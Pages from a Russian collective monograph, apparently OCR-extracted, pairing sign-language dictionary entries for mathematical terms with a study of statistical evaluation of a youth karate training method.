<http://surdocentr.ru/russko-zhestovyj-tolkovyj-slovar?view=surd&id=1562>

COS; КОСИНУС



Рисунок 5. *cos*

Описание: Левая рука в «Г-конфигурации» поставлена на уровне груди, обращена ладонью к себе, большой палец направлен вверх, указательный — вправо; правая над указательным пальцем левой дактилирует «К».

Этимология: Иконично-условный жест, обозначающий пересечение осей координат и дактильно обозначающий функцию.

Косинус угла $\cos(A)$ — есть отношение прилежащего катета b к гипотенузе c .

Просмотреть жест в динамике:

[.ru/rushttp://surdocentrsko-zhestovyj-tolkovyj-slovar?view=surd&id=1565](http://surdocentrsko-zhestovyj-tolkovyj-slovar?view=surd&id=1565)

СТГ; КОТАНГЕНС



Рисунок 6. *ctg*

Описание: Левая рука в «Г-конфигурации» поставлена на уровне груди, обращена ладонью к себе, большой палец направлен вверх, указательный — вправо; правая над указательным пальцем левой дактилирует «КТ», причём в конце построения дактилемы "Т" кончики пальцев правой руки ставятся на горизонтально расположенный указательный палец левой.

Этимология: Иконично-условный жест, обозначающий пересечение осей координат и дактильно обозначающий функцию.

Котангенс угла $\text{ctg}(A)$ — есть отношение прилежащего катета b к противолежащему катету a .

Просмотреть жест в динамике:

<http://surdocentr.ru/russko-zhestovyj-tolkovyj-slovar?view=surd&id=1563>

LG; ДЕСЯТИЧНЫЙ



Рисунок 7. lg

Описание: Левая рука в «Г-конфигурации» поставлена на уровне груди, обращена ладонью к себе, большой палец направлен вверх, указательный — вправо; правая над указательным пальцем левой дактилирует «ЛЕ».

Этимология: Иконично-условный жест, обозначающий пересечение осей координат и дактильно обозначающий функцию.

Логарифм, взятый по основанию 10, носит название — десятичный логарифм.

Просмотреть жест в динамике:

<http://surdocentr.ru/russko-zhestovyj-tolkovyj-slovar?view=surd&id=1569>

LOG; ЛОГАРИФМ



Рисунок 8. log

Описание: Левая рука в «Г-конфигурации» поставлена на уровне груди, обращена ладонью к себе, большой палец направлен вверх, указательный — вправо; правая над указательным пальцем левой дактилирует «Л».

Этимология: Иконично-условный жест, обозначающий пересечение осей координат и дактильно обозначающий функцию.

$$Ax = B.$$

Логарифм — это число x , в которое надо возвести A , чтобы получить B .

Просмотреть жест в динамике:

<http://surdocentr.ru/russko-zhestovyj-tolkovyj-slovar?view=surd&id=1568>

SIN; СИНУС



Рисунок 9. *sin*

Описание: Левая рука в «Г-конфигурации» поставлена на уровне груди, обращена ладонью к себе, большой палец направлен вверх, указательный — вправо; правая над указательным пальцем левой дактилирует «С».

Этимология: Иконично-условный жест, обозначающий пересечение осей координат и дактильно обозначающий функцию.

Синус угла $\sin(A)$ — есть отношение противолежащего катета a к гипотенузе c .

Просмотреть жест в динамике:

<http://surdocentr.ru/russko-zhestovyyj-tolkovyyj-slovar?view=surd&id=1566>

TG; ТАНГЕНС



Рисунок 10. tg

Описание: Левая рука в «Г-конфигурации» поставлена на уровне груди, обращена ладонью к себе, большой палец направлен вверх, указательный — вправо; правая над указательным пальцем левой дактилирует «Т» и кончиками пальцев ставятся на горизонтально расположенный указательный палец левой.

Этимология: Иконично-условный жест, обозначающий пересечение осей координат и дактильно обозначающий функцию.

Тангенс угла $tg(A)$ — есть отношение противолежащего катета a к прилежащему катету b .

Просмотреть жест в динамике:

<http://surdocentr.ru/russko-zhestovyyj-tolkovyyj-slovar?view=surd&id=1564>

БИСSEКТРИСА



Рисунок 11. биссектриса

Описание: Левая рука в «Г-конфигурации» поставлена на уровне груди, обращена ладонью к себе, большой палец направлен вверх, указательный — вправо; правая над указательным пальцем (возле большого) левой дактилирует «Б» и из этого положения движется по диагонали вверх и вправо.

Этимология: Иконично-условный жест, обозначающий пересечение осей координат и дактильно обозначающий функцию.

Биссектриса угла — это луч, делящий угол пополам.

Биссектриса. Заимств. в XIX в. из франц. яз., где *bissectrice* восходит к лат. словосочетанию *bissectrix, bissectricis linea* «рассекающая надвое линия» (ср. мостовая < мостовая улица). *Bissectrix* — сращение *bis* «дважды, надвое» и *sectrix* «рассекающая» (от *seco* «режу, рассекаю, делю»). См. сектор, линия [17].

Биссектриса. (от лат. *bis* — дважды и *seco* — рассекаю) — прямая, делящая угол пополам; любая точка Б. равно удалена от сторон угла. Три Б. углов треугольника пересекаются в одной точке — центре вписанной в треугольник окружности [1].

Просмотреть жест в динамике:

<http://surdocentr.ru/russko-zhestovyj-tolkovyj-slovar?view=surd&id=1558>

Библиографический список

1. Большой энциклопедический политехнический словарь. – Мультитрэйд, 2004.
2. Гейльман И.Ф. Ручная азбука и речевые жесты глухонемых / И.Ф. Гейльман. – Москва: КОИЗ, 1957. – 596 с.
3. Гейльман И.Ф. Специфические средства общения глухих. Дактилология и мимика. часть 1-4 : в 4 т. / И.Ф. Гейльман; ред. А.И. Тихонова. – Учебное пособие. – Ленинград (Павловск): ЛВЦ ВОГ, 1975. – Т. 1-4.
4. Гуленков Г.А. Электронная обучающая система (ЭОС) «Русский жестовый язык», Электронное, CD / Г.А. Гуленков. – Москва: Центр информатизации, социальных технологических исследований и социологического анализа (Центр ИСТИНА), 2001.
5. Даль В.И. Толковый словарь живого великорусского языка [Текст] : в 4 т. Т. 1 : А-З / В.И. Даль. – Москва: Русский язык, 1999. – 699 с.
6. Даль В.И. Толковый словарь живого великорусского языка [Текст] : в 4 т. Т. 2 : И-О / В.И. Даль. – Москва: Русский язык, 1999. – 779 с.
7. Даль В.И. Толковый словарь живого великорусского языка [Текст] : в 4 т. Т. 3 : П / В.И. Даль. – Москва: Русский язык, 1999. – 555 с.
8. Даль В.И. Толковый словарь живого великорусского языка [Текст] : в 4 т. Т. 4 : р-V / В.И. Даль. – Москва: Русский язык, 1999. – 688 с.
9. Казанцев А.Г. Машиностроительные термины. Словарь жестового языка, справочное электронное издание (DVD) / А.Г. Казанцев, В.Г. Визер, В.Н. Мьялькин. – Барнаул: Алтайский государственный технический университет им. И. И. Ползунова: Бийский технологический институт АлтГТУ, 2011.
10. Ожегов С.И. Толковый словарь русского языка / С.И. Ожегов. – Москва: Издательский дом «ОНИКС», 2010. – 736 с.
11. Словарь жестовой речи: церковная лексика, Справочное электронное издание (DVD) / Н.В. Иванюшева [и др.]. – Киев: Изд-во «Глас», 2006.
12. Флёри В.И. Глухонемые, рассматриваемые в отношении к их состоянию и к способам образования, самым свойственным их природе / В.И. Флёри. – Санкт-Петербург: Типография А. Плюшара, 1835.

13. Фрадкина Р.Н. Говорящие руки. Тематический словарь жестового языка глухих России / Р.Н. Фрадкина. – МГО ВОГ. – Москва: Издательство «Сопричастность» ВОИ, 2001. – 598 с.
14. Харламенков А.Е. Аналитический обзор электронных on-line словарей жестовых языков: монография / А.Е. Харламенков. – Москва: РУСАЙНС, 2017. – 218 с.
15. Харламенков А.Е. Создание «Электронной справочно-аналитической системы «Русско-жестовый толковый словарь»» Монография / А.Е. Харламенков // Научные труды Института Непрерывного Профессионального Образования. No 7. Монографические исследования / ред. Под научн. редакцией проф. П. С. Гуревича и проф. С. В. Чернова. С. 97-186. – Москва: Издательство Института Непрерывного Профессионального Образования, 2016. – С. 89.
16. Харламенков А.Е. Электронная справочно-аналитическая система «Русско-жестовый толковый словарь» / А.Е. Харламенков // Научные труды Института непрерывного профессионального образования : Материалы Общероссийской научно-практической конференции «Наука. Образование. Проектная деятельность: Россия – XXI век» / ред. С.В. Чернов. – Москва: Институт Непрерывного Профессионального Образования, 2014. – Вып. № 3. – С. 24-43.
17. Шанский Н.М. Школьный этимологический словарь русского языка. Происхождение слов / Н.М. Шанский, Т.А. Боброва. – Москва: Дрофа, 2004.
18. European Sign Language Center. Словарь жестовых языков | SpreadTheSign [Электронный ресурс]. – URL: <https://www.spreadthesign.com/ru.ru/search/> (дата обращения: 12.04.2019).
19. Громова Е. Аббат де л’Эпе [Электронный ресурс] : Лаборатория лингвистики жестового языка. Блог. – URL: <https://signlang.ru/2011/02/06/%d0%b0%d0%b1%d0%b1%d0%b0%d1%82-%d0%b4%d0%b5-%d0%bb%d1%8d%d0%bf%d0%b5/> (дата обращения: 12.04.2019).
20. Сурдопедагогика: учебник для студ. высш. пед. учеб. заведений : (Коррекционная педагогика) / И.Г. Багрова [и др.]; ред. Е.Г. Речицкая. – Москва: Гуманитар. изд. центр ВЛАДОС, 2004. – 655 с.

Шинков С.О., Богатенков В.В., Бузина Е.О.

§4.9. Использование Big Data для анализа результатов тестирований в тренерской работе восточных единоборств.

В настоящее время для достижения наивысших результатов необходим точный сбор данных и подробный анализ большого массива результатов, на основе которого можно делать выводы и менять тренировочный процесс для достижения поставленных целей. А для этого необходимы различные средства статистики и обширные знания в педагогике, теории ФКиС, физиологии и т.д. Только комплексные знания и рациональный подход могут привести к максимальному результату.

Ключевые слова: Спорт, восточные единоборства, технико-тактическая подготовка, спортсмены.

Shinkov S.O., Bogatenkov V.V., Buzina E.O.

§4.9. Using Big Data to analyze the results of testing in coaching martial arts.

Currently, to achieve the highest results, accurate data collection and detailed analysis of a large array of results are needed, on the basis of which conclusions can be drawn and the training process can be changed to achieve the goals set. And for this, various statistical tools and extensive knowledge in pedagogy, FKiS theory, physiology, etc. are needed. Only comprehensive knowledge and a rational approach can lead to maximum results.

Keywords: Sports, oriental units, technical and tactical training, athletes.

Анализ больших данных в спорте позволяет выстраивать стратегии поединков и оценивать эффективность каждого из спортсменов, повышать вероятность побед и экономическую эффективность соревнований, улучшать менеджмент и трансферы спортсменов, предсказывать подозрение на допинг и даже бороться с договорными матчами и нелегальными ставками. Одно из важных условий технической подготовки - соблюдение необходимой последовательности в прохождении программного материала и в изучении отдельного приёма (действия). В этом отношении тренеры должны

руководствоваться известными дидактическими принципами: от простого - к сложному, от известного к неизвестному, от легкого к трудному.

Статистическая информация может быть получена различными способами, важнейшими из которых являются непосредственное наблюдение, учет фактов и опрос. В эпоху цифровой трансформации стало использоваться машинное обучение и анализ данных открывают много возможностей и позволяют решать разные задачи: предсказывать результаты боев, вероятность ударов и опасных моментов, просчитывать эффективные стратегии, распознавать типы игроков и многое другое.

Другое не менее важное требование тщательность обучения спортсменов. Прочное усвоение боевой стойки, позиций, передвижений, ударов, защит является необходимой базой для дальнейшего совершенствования технического мастерства и путь к победе. Тренеру следует помнить, что двигательные восприятия, возникающие при разучивании приёмов (действий), в последствии с трудом поддаются изменениям и исправлениям. Известно, что легче научить занимающегося новому приёму (действию), чем исправить у него неверно заученное движение.

Для соблюдения указанных методических положений необходимо всю систему обучения строить на широком использовании специальных подводящих и подготовительных упражнений.

Тщательность освоения изучаемых приёмов неизбежно требует многократного повторения их отдельных элементов и частей, что утомительно для ребят 11 – 13 лет. При длительном повторении однообразных движений у них начинает снижаться интерес к продолжению таких упражнений. Чтобы избежать этого, необходимо упражнения в освоении основных положений, передвижений, ударов и защит проводить в отрезки времени не более 10 - 20 минут и чередовать их с другими, преимущественно динамическими, упражнениями.

Особенно важны в технической подготовке юных каратэистов

эмоциональные, и, прежде всего, игровые, формы проведения специальных упражнений.

На этапе начальной специализации наиболее целесообразны четыре типа упражнений:

1. Выполнение приёмов и действий с оценкой. Система оценок, особенно при выполнении физических упражнений, где проявляются двигательные качества и способности подростков, - действенный стимул к достижению лучших результатов, а потому хорошее средство активизации ребят в усвоении материала.

2. Выполнение приёмов без противника перед зеркалом с самооценкой и в парах с взаимооценкой и взаимоконтролем, Правильное использование взаимоконтроля и взаимопомощи оживляет занятия, вызывает у ребят желание показать товарищу, как надо выполнять и исправить ошибку у своего партнера, что заставляет их более детально и глубоко анализировать демонстрируемый приём (действие).

3. Соревновательное выполнение парных упражнений в передвижениях на сохранение и изменение дистанции.

4. Игровые парные упражнения в переменах позиций и выполнении приёмов.

Удельный вес средств технической и тактической направленности на различных этапах подготовки юного каратэиста неодинаков. На этапе начальной спортивной специализации основным содержанием занятий, безусловно, являются упражнения для овладения техникой основных приёмов спортивного каратэ и развития физических качеств. Однако из объяснений тренера занимающиеся должны усваивать тактическое назначение изучаемых средств, получать сведения о том, где, когда для чего, в каких условиях применяется каждое действие. По мере освоения структуры приёма в стандартных условиях занимающиеся переходят к совершенствованию приёма в парных упражнениях в различных ситуациях. В этих упражнениях действия

занимающихся совершаются уже на определенном тактическом фоне. Вместе с совершенствованием техники приёмов и координации движений начинают формироваться и первичные тактические навыки: чувство дистанции, умение выбрать момент для выполнения действия, а в дальнейшем и действие в зависимости от возникающей ситуации.

Однако упражнения в совершенствовании изучаемых приёмов (действий) при взаимодействиях с партнером носят учебный характер, ибо занимающиеся в них действуют в условиях, при которых партнер выступает в роли обслуживающего, создающего определенные ситуации. Необходимо, чтобы постепенно упражнения приобретали боевой характер, а партнер превращался в активно действующего противника.

Упражнения с тактическими задачами отличаются большим разнообразием, но схематически их можно объединить в несколько основных групп:

1. Упражнения, направленные на освоение выбора момента для применения атаки в зависимости от дистанции.

2. Упражнения, направленные на освоение выбора момента для применения атаки при изменении позиции (КАМАЭ) партнера и его других произвольных или непроизвольных движениях.

3. Упражнения, направленные на освоение выбора момента для применения атаки в зависимости от дистанции, КАМАЭ и взаимопозиции с партнером.

4. Упражнения, направленные на освоение выбора момента для применения защиты или контратаки, выбора противодействий атакам на основе сложных реагирований.

5. Упражнения, направленные на освоение применения атак, защит и контратак при внезапных взаимодействиях с партнером.

Систематическая тренировка в выполнении подобных упражнений способствует совершенствованию специализированного внимания. Они

развивают также быстроту и точность восприятий начала действий противника, их характера и ответных дифференцировочных двигательных реакций, являющихся важным моментом в формировании "чувства боя".

При выполнении исследования, до и после проведения педагогического эксперимента, была произведена регистрация спортивных достижений участников контрольной и экспериментальной групп в выполнении двух контрольных упражнений - исходные атаки по неподвижному тренажеру и исходные атаки при противодействии противника. Результаты выполнения контрольных упражнений, показанные участниками исследования, приведены в таблицах 1 и 2.

Таблица 1.

Исходные атаки по неподвижному тренажеру для контрольной и экспериментальной группы до и после проведения эксперимента

№	До эксперимента		После эксперимента	
	Контрольная группа	Эксперимент. группа	Контрольная группа	Эксперимент. группа
1	3	3	4	6
2	4	4	5	7
3	3	3	5	5
4	5	4	5	8
5	5	5	6	7
6	7	6	7	10
7	4	5	6	7
8	3	5	6	5
9	3	3	3	6
0	5	6	6	7

Таблица 2.

Исходные атаки при противодействии противника для контрольной и экспериментальной группы до и после проведения эксперимента

№	До эксперимента		После эксперимента	
	Контрольная группа	Экспериментальная группа	Контрольная группа	Экспериментальная группа
1	2	1	3	3
2	3	2	3	5
3	1	2	2	4
4	4	2	5	5
5	3	3	4	5
6	6	4	7	6
7	2	4	3	7
8	1	3	3	5
9	1	1	3	3
10	3	4	4	6

Соотношение средних значений показанных результатов выполнения контрольных упражнений для контрольной и экспериментальной группы в начале и конце эксперимента приведено на рисунках 1 и 2.




Рис 1. Исходные атаки по неподвижному тренажеру для участников контрольной и экспериментальной групп до и после проведения педагогического эксперимента.




Рис 2. Исходные атаки при противодействии противника для участников контрольной и экспериментальной групп до и после проведения педагогического эксперимента.

В целях обоснования эффективности разработанной методики тренировки рассмотрим изменение спортивных результатов, показываемых участниками педагогического эксперимента. При анализе изменения результатов выполнения контрольных упражнений будем придерживаться следующей схемы. Начнем с сопоставления показателей двух групп в начале эксперимента, затем сравним результаты контрольной группы в начале и конце, потом – экспериментальной в начале и конце и закончим сравнением показателей двух групп в конце эксперимента. Для проведения статистических расчетов воспользуемся пакетом прикладных программ STATISTICA 8.0, разработанной фирмой Statsoft. При исследовании статистической значимости отличий исследуемых наборов данных зададимся уровнем статистической значимости 0,05.

Рассмотрим спортивные результаты, показанные участниками контрольной и экспериментальной группы до начала проведения

педагогического эксперимента. Определение статистической значимости зафиксированных отличий будем осуществлять с помощью критерия Манна-Уитни. Результаты проведенных вычислений приведены в таблице 3.

Таблица 3.

	Сумма рангов для контр. группы	Сумма рангов для экспер. группы	Значение критерия Манна-Уитни U	Уровень статистической значимости p
Исходные атаки по тренажеру	95,5	114,5	40,5	0,473
Исходные атаки при противодействии противника	101,5	108,5	46,5	0,791

Как видно из рассмотрения результатов расчетов, приведенных в двух последних столбцах таблицы 3, уровни статистической значимости различий для результатов выполнения обоих упражнений превосходят 0,05 ($p > 0,05$). Таким образом, различия между результатами, показанными участниками контрольной и экспериментальной групп до начала проведения эксперимента, носят случайный характер, и, следовательно, группы можно считать одинаково подготовленными. Перейдем к рассмотрению изменения показателей участников контрольной группы в ходе проведения эксперимента.

Точностью статистического наблюдения называют степень соответствия величины какого-либо показателя (значение какого-либо признака), определенной по материалам статистического наблюдения, действительной его величине.

Расхождение между расчетным и действительным значением изучаемых величин называется ошибкой наблюдения.

Точность данных – это основное требование, предъявляемое к статистическому наблюдению. Чтобы избежать ошибок наблюдения, предупредить, выявить и исправить их возникновение, необходимо:

- обеспечить качественное обучение персонала, который будет проводить наблюдение;
- организовать специальные частичные или сплошные контрольные проверки правильности заполнения статистических формуляров;
- провести логический и арифметический контроль полученных данных после окончания сбора информации.

В зависимости от причин возникновения различают ошибки регистрации и ошибки репрезентативности.

Ошибки регистрации – это отклонения между значением показателя, полученного в ходе статистического наблюдения, и фактическим, действительным его значением. Этот вид ошибок может быть и при сплошном, и при несплошном наблюдениях.

Систематические ошибки регистрации всегда имеют одинаковую тенденцию либо к увеличению, либо к уменьшению значения показателей по каждой единице наблюдения, и поэтому величина показателя по совокупности в целом будет включать в себя накопленную ошибку. Примером статистической ошибки регистрации при проведении социологических опросов населения может служить округление возраста населения, как правило, на цифрах, оканчивающихся на 5 и 0. Многие опрошиваемые, например, вместо 48-49 и 51-52 лет говорят, что им 50 лет.

В отличие от ошибок регистрации ошибки репрезентативности характерны только для несплошного наблюдения. Они возникают потому, что отобранная и обследованная совокупность недостаточно точно воспроизводит (репрезентирует) всю исходную совокупность в целом.

Отклонение значения показателя обследованной совокупности от его величины по исходной совокупности называется ошибкой репрезентативности. Ошибки репрезентативности также бывают случайные и систематические. Случайные ошибки возникают, если отобранная совокупность неполно воспроизводит всю совокупность в целом. Ее величина может быть оценена. Систематические ошибки репрезентативности появляются вследствие нарушения принципов отбора единиц из исходной совокупности, которые должны быть подвергнуты наблюдению. Для выявления и устранения допущенных при регистрации ошибок может применяться счетный и логический контроль собранного материала. **Счетный контроль** заключается в проверке точности арифметических расчетов, применявшихся при составлении отчетности или заполнении формуляров обследования. **Логический контроль** заключается в проверке ответов на вопросы программы наблюдения путем их логического осмысления или путем сравнения полученных данных с другими источниками по этому же вопросу. Примером логического сопоставления могут служить листы переписи населения. Так, например, в переписном листе двухлетний мальчик показан женатым, а девятилетний ребенок – грамотным. Ясно, что полученные ответы на вопросы неверны. Подобные записи требуют уточнения сведений и исправления допущенных ошибок. Примером сравнения могут быть сведения о заработной плате работников промышленного предприятия, которые имеются в отчете по труду и в отчете по себестоимости продукции. В торговле примером такого логического контроля может служить сопоставление сведений о фонде оплаты труда, содержащихся как в отчетности по труду, так и в отчете по издержкам обращения.

После получения статистических формуляров следует, прежде всего, провести проверку полноты собранных данных, т. е. определить, все ли отчетные

единицы заполнили статистические формуляры, и значения всех ли показателей отражены в них. Следующим этапом контроля точности информации является арифметический контроль. Он основывается на использовании количественных связей между значениями различных показателей. Например, если среди собранных данных имеются сведения о численности промышленно-производственного персонала, выработке товарной продукции в среднем на одного работающего и стоимости товарной продукции, то произведение первых двух показателей должно дать значение третьего показателя. Если арифметический контроль покажет, что данная зависимость не выполняется, это будет свидетельствовать о недостоверности собранных данных. Поэтому в программу статистического наблюдения целесообразно включать показатели, которые дают возможность провести арифметический контроль.

Обычно для исправления ошибок, выявленных в ходе логического контроля, требуется повторно обратиться к источнику сведений.

Для исследования статистической значимости различий полученных наборов данных применим критерий Вилкоксона. Результаты вычислений, выполненных с помощью программы STATISTICA, приведены в таблице 4.

Таблица 4.

	Значение критерия Вилкоксона T	Уровень статистической значимости и p
Исходные атаки по тренажеру	2	0,018
Исходные атаки при противодействии противника	4	0,028

Уровни статистической значимости различий для каждого из двух упражнений оказались меньше 0,05 ($p < 0,05$ – см. последний столбец таблицы 4). Таким образом, у участников контрольной группы наблюдается

статистически значимое ($p < 0,05$) улучшение спортивных результатов.

Проанализируем изменение спортивных результатов участников экспериментальной группы. Как и в предыдущем случае, для выяснения статистической значимости отличия полученных наборов данных воспользуемся критерием Вилкоксона. Результаты расчетов, проведенных с помощью программы STATISTICA, приведены в таблице 5.

Таблица 5.

	Значение критерия Вилкоксона T	Уровень статистической значимости и p
Исходные атаки по тренажеру	0	0,007
Исходные атаки при противодействии противника	0	0,005

Из рассмотрения последних столбцов таблицы 5 видно, что уровни статистической значимости для исследуемых показателей оказались меньше 0,05 ($p < 0,05$ – см. последний столбец таблицы 5). Нулевые значения критерия Вилкоксона объясняются тем, что у каждого спортсмена экспериментальной группы наблюдается улучшение результатов. Таким образом, спортивные результаты участников экспериментальной группы показанные ими в начале и конце эксперимента, статистически значимо различаются между собой ($p < 0,05$). Это позволяет сделать вывод, о том, что уровень спортивной подготовленности экспериментальной группы за время наблюдения улучшился, и зарегистрированные изменения спортивных достижений носят закономерный характер.

Сравним результаты, показанные участниками контрольной и экспериментальной групп, после окончания педагогического эксперимента.

Для обоснования статистической достоверности зафиксированных различий применим критерий Манна-Уитни. Результаты проведенных расчетов приведены в таблице 6.

Таблица 6.

	Сумма рангов для контр. группы	Сумма рангов для экспер. группы	Значение критерия Манна-Уитни U	Уровень статистической значимости p
Исходные атаки по тренажеру	76	134	21	0,028
Исходные атаки при противодействии противника	77	133	22	0,034

Как видно из рассмотрения последних столбцов таблицы 6, уровни статистической значимости различий для результатов выполнения обоих контрольных упражнений оказались меньше 0,05 ($p < 0,05$). Результаты, показываемые спортсменами экспериментальной группы при выполнении первого контрольного упражнения, лучше результатов спортсменов контрольной в среднем на 1-2 раза, а при выполнении второго контрольного упражнения – лучше в среднем на 1 раз. Полученные данные свидетельствуют о том, что участники экспериментальной группы показали лучшие результаты по сравнению с участниками контрольной группы, с уровнем статистической значимости $p < 0,05$. Это позволяет сделать вывод о том, что экспериментальная программа эффективнее традиционно используемой в тренерской практике.

Через шесть месяцев после начала эксперимента проводился чемпионат северного округа г. Москвы среди юношей, в котором принимали

участие занимающиеся контрольной и экспериментальной групп. Анализ, проводимый на основе видеозаписей этих соревнований, показал, что процент выполненных исходных атак у занимающихся в контрольной группе, по отношению к другим видам атак остался практически таким же (14%). Из них 60% исходных атак были не оценены, так же без значительных изменений остался и процент неоцененных атак, из-за того, что удар прошел мимо либо попал в нецениваемую зону (45%). В результате можно сделать вывод, что точность стандартных атакующих комбинаций руками у занимающихся в контрольной группе в период проведения эксперимента осталась практически без изменений.

У занимающихся в экспериментальной группе процент выполненных исходных атак по отношению к другим видам атак повысился до 27%, из них не оценены 45%, и что самое важное, из всех неоцененных атак только 30% были не оценены из-за того, что удар прошел мимо либо попал в нецениваемую зону. Неоцененных исходных атак стало меньше, и как результат, у юных каратэистов появилась уверенность в использовании исходных атак вследствие их эффективности.

Надо заметить, что в данной методике вместо лапы можно использовать любые подручные средства (короткие палочки, держащиеся в руках; просто руки, сжатые в кулаки, во избежание травм фаланг пальцев; рогатообразный держатель для совершенствования ударов ногами и т.д.). Главное, чтобы создавались некоторые ограничения в пространстве на определенном расстоянии от цели, необходимом для правильного направления исходного атакующего действия, и устанавливался временной лимит при выполнении удара, серии или комбинации, соответствующий требованиям соревновательного боя.

При выполнении исследования, до и после проведения педагогического эксперимента, была произведена регистрация спортивных достижений

участников контрольной и экспериментальной групп в выполнении двух контрольных упражнений - исходные атаки по неподвижному тренажеру и исходные атаки при противодействии противника.

Соотношение средних значений показанных результатов выполнения контрольных упражнений для контрольной и экспериментальной группы в начале и конце эксперимента приведено на рисунках 1 и 2.




Рис 1. Исходные атаки по неподвижному тренажеру для участников контрольной и экспериментальной групп до и после проведения педагогического эксперимента.

